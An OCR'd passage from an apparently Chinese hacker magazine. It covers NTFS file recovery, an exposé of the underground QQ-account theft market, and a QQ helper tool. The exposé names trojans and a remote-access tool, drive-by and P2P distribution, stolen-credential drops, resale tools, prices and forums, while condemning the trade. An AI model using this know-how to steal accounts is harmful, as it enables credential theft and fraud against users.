
在日常工作中，误操作或者病毒感染文件的情况都可能导致文件丢失。如果出现硬盘不能被操作系统辨认的情况，或者根目录或者其他目录已经丢失时，就很难找回这些文件了。但是，在 NTFS 系统中，这些情况可以得到明显的改善。例如，通过 **GetDataBack** 等软件，就可以轻松实现还原数据的目的。软件下载地址为：http://www2.skycn.com/soft/751.html。

类似的软件还有 Smart NTFS Recovery，这款恢复工具能够将储存在 NTFS 格式媒体上不小心误删的文件救回，作为使用者重要数据的最后一道防线。在使用之前，只需指定要恢复的储存媒体即可。此外，Smart NTFS Recovery 还能够支持如 U 盘、磁盘、ZIP 之类的储存媒体，使用起来十分方便。软件下载地址为：http://www.smartpctools.com。

在文件安全保护过程中，NTFS 是一个十分重要的组成部分。尤其在日常的文件加密、文件权限管理等过程中，我们都需要积极地利用它，从而使文件的安全性大大提高。

编辑点评：

NTFS 文件系统的优势是显而易见的，像权限设置，EFS 这些也都是菜鸟要具备的最基本的技能，NTFS 是很优秀，但世上没有完美的东西，比如 NTFS 下元数据就可以被利用来隐藏病毒木马，NTFS 还有很多东西让我们去探索。



Rain 拦兽语：

盗号窃密勒索，技术被用在这上面的确让人心寒，从很久以前网游被暴内幕，到后来的互连星空，到银行账号以及各种网络账号，当技术与金钱碰撞的时候，有多少人会守住心灵中的那一份净土呢？走在钢筋水泥间会让人窒息，利益，已经是这个时代的代名词。所以开始珍惜朋友勾肩搭背大步向前的洒脱。有一天你会面对这个选择。你知道 hacker 这个词的内涵，所以，请你告诉你的朋友，你永远不会令他们失望，以黑客之名！

盗Q地下黑市交易流程

门牙

在当今网络盛行的时代，QQ 成为了不可或缺的即时通讯工具。然而随着黑客的风靡，盗取 QQ、窃取宽带账号密码开通 QQ 各项服务等行径已经成为了小黑们最为热衷追逐的技术。除了好奇兴趣之外，这些活动盛久不衰的原因自然就是能获取非法利益。

今天我就给大家揭开这个黑幕，看看这些人是如何盗 Q 以及窃取宽带账号密码来开通 QQ 各项服务，从而获取非法利益的。

一、盗 Q 篇

相信很多人都有过QQ被盗的经历吧，那么黑客是怎么盗取别人 QQ 号码的呢？

首先要说的是盗 Q 的木马，现在网上比较流行的盗Q木马有：**Q 冲击波、盗 Q 黑侠、啊拉 Q 大盗、上兴盗 Q 王**等等。这些木马功能相当全面，可以获取 QQ 上的各种信息，如：等级、积分、QB、有无密码保护、登录 IP 等。它们基本都可以通过信箱和 ASP 收信。

以下是几个版本的盗 Q 木马的界面。如图 1、图 2。

生成的木马经过免杀处理以后能通过各种方式传播，常见的有 BT 挂马、百度贴吧、迅雷、酷狗挂马等，这主要是利用了P2P软件资源共享的原理。最恐怖的是网页挂马，有些安全性较低的大站，很有可能就被挂了马，在你浏览网页的时候就会不知不觉地中招了。

ASP 收信是现在木马采用的主要收信方式，账号和密码一般被保存在跟收信 ASP 文件同目录下的一个 TXT 文件中（也有使用数据库的），如图 3 所示。

图3所示的这个文件就是黑话所谓的Q信封。收信的数量和被挂马的站访问量有关系。这些人盗取了这么多的 Q 号有什么用呢？

这个 Q 信封可谓是个“宝贝”。一般一封信是 1W 个 Q 号码。可以卖到 150RMB 左右。

买了这些信封的人，用工具扫出里面有 QB 和无密码保护的号码。这就是黑话所谓的“洗信”。常见的“洗信”工具有：JQQ，PQQ，




图1 盗Q黑侠的界面




图2 上兴盗 QQ 王的界面




图4 JQQ 的界面




图5 QQ 查保的界面




图3 asp 收信盗取的 QQ 号码

VQQ，DQQ。名字不同但大概功能相似，这种软件一般都为收费版本。价格由几十到几百不等。可以批量查询QB、密保、积分等信息。如图4，图5所示。

由于腾迅允许Q用户通过登录http://my.qq.com，并利用个人账户为他人赠送各种服务，所以这就给洗QB的人带来了方便，一般一个服务是10QB/月，他们把账户上大于10个QB的QQ号码去交易论坛或者淘宝、易趣等地方去出售QQ的各个服务，一个服务可以卖2.5到3.5元之间，价格的浮动取决于查询软件能否及时跟随腾迅的升级而浮动。还有一些Q的帐号上不足10QB的，称之为散币，黑客们把散币拿去为他人购买Q秀或者游戏币以便进一步获取利润。被洗完QB的号码，接下来就要查询是否有密码保护了，如果没有密码保护的号码，则这些人根据QQ位数的多少、级别的高低等因素来卖不同的价格。如图6便是一次查询的结果。




图6 查询结果




图7 灰鸽子开启服务端代理是常见的一种代理方式

目前一个5位的无保号码可以卖到上千元；一般6位的也在200-400元不等；7位的10-50左右。当前有此交易的论坛最牛的是安兴论坛，其次应该是Q缘休闲论坛。看了以上的叙述，大家对这个盗Q经济链有了比较直观的了解了吧。下面我们来看看宽带是如何刷QQ业务的。

二、刷业务篇

由于电信宽带用户可以直接登录互联星空主页去开通Q的各种业务和对Q账户充值，这给利用代理盗用他人宽带账号密码的人提供了便利之门，虽然互联星空一次又一次地升级，但始终不能把这些人拒之门外，正所谓"道高一尺，魔高一丈"。他们利用一些端口扫描工具和代理测试工具疯狂地盗用他人账号，如图7则是用灰鸽子来开启服务端的代理功能，一般淘宝、易趣上那些出售服务的都是非法途径得来的，你仔细想想谁会自己花10元开个服务，而卖给你却只收2、3元呢？

三、总结

奉劝那些靠此糊口的朋友，放下屠刀。把你的技术用在正确的道路上。这里引用樱花浪子的一句话："当然，我不反对靠技术挣钱。但看你怎么挣，写文章投稿不是很好的一件事吗？也许没有你'黑站挂马'挣得多，但是你有没有想过，你正在走的是一条什么路呢？"我想，这应该是一条毁灭之路！

[文章涉及到的软件盗Q黑侠、上兴盗Q王、jqqnt秋风版、查密保工具、灰鸽子vip在光盘中有提供]

编辑点评：作者这篇文章给了编辑不小的震撼，盗Q原来已经形成了一个很成熟的地下黑市，盗Q、卖信封、洗Q、卖Q，利益的驱动让这些人不约而同的聚在一起，各自施展特长干起非法勾当。难怪小编Q上以前很活跃的少部分技术高手突然从Q上消失沉默，难不成他们干这个去了？还是搞网游去了？还是搞……真是黑幕重重，小编想不明白了，这世界变化快……





菜鸟得心应手玩QQ

獨孤求敗

从本文你可以学到：
利用萤火虫QQ辅助打造个性QQ

放假回来，随便到网上逛了逛，正好发现了一个不错的QQ辅助工具，叫“萤火虫QQ辅助”，不敢独享，介绍给大家吧。

萤火虫QQ辅助集成了多种QQ辅助软件于一体，所以更加方便。因为软件在不断完善中，所以更新周期比较短，光盘中收录的可能当大家拿到时已经过时了，所以建议大家经常去它的官方网站查看是否有新版本，官方网站是http://www.fireqq.com。

软件原本是需要安装的，为了方便大家，我已经把工具打包成绿色软件了。将软件下载解压之后，打开**萤火虫QQ辅助.EXE**，出现萤火虫QQ辅助的登录框，如图1。这里需要注册一下，不过非常简单，只要输入QQ号即可，如图2、3。登录之后，软件就自动隐藏在任务栏里，如图4。

单击左键出现所有功能，如图5。

官方释意如下：

1)QQ繁体字：适合于喜欢标新立异的QQ网虫，你打的是简体字，发送给你好友后自动变成繁体字。并附带了简繁汉字转换器，方便大家随时转换；

2)QQ性别修改器：很方便操作的QQ性别修改器，半分钟内可以帮你把性别改成任何字。

3)QQ个性签名：收录一批个性签名，你可以挑好玩的复制为你自己的。

4)QQ强制聊天：填上对方的QQ号，然后点“聊天”，即使你没加他，你也可以跟他聊天；

5)QQ炸弹：收录一些常用的炸弹文字，可以自动向网友发个不停（小编提醒：这招很损，请勿使用）；

6)踩空间：互踩QQ空间，赚取空间人气和积分，每两次踩空间之间有时间限定，杜绝了恶意刷人气；

7)QQ登录器：只需要将你的各个QQ的QQ号和密码输入到软件里面，就可以实现一键登录你所有的QQ；

8)QQ表情：在任何网页图片的右键菜单上添加“发送表情”，使你可以直接把网页上的有意思的图片作为QQ表情发送给好友。还可以看到其他的萤火虫用户最近发送了哪些QQ表情图片。并且可以查看本地QQ表情。




图1 登录萤火虫QQ辅助



图2 注册界面

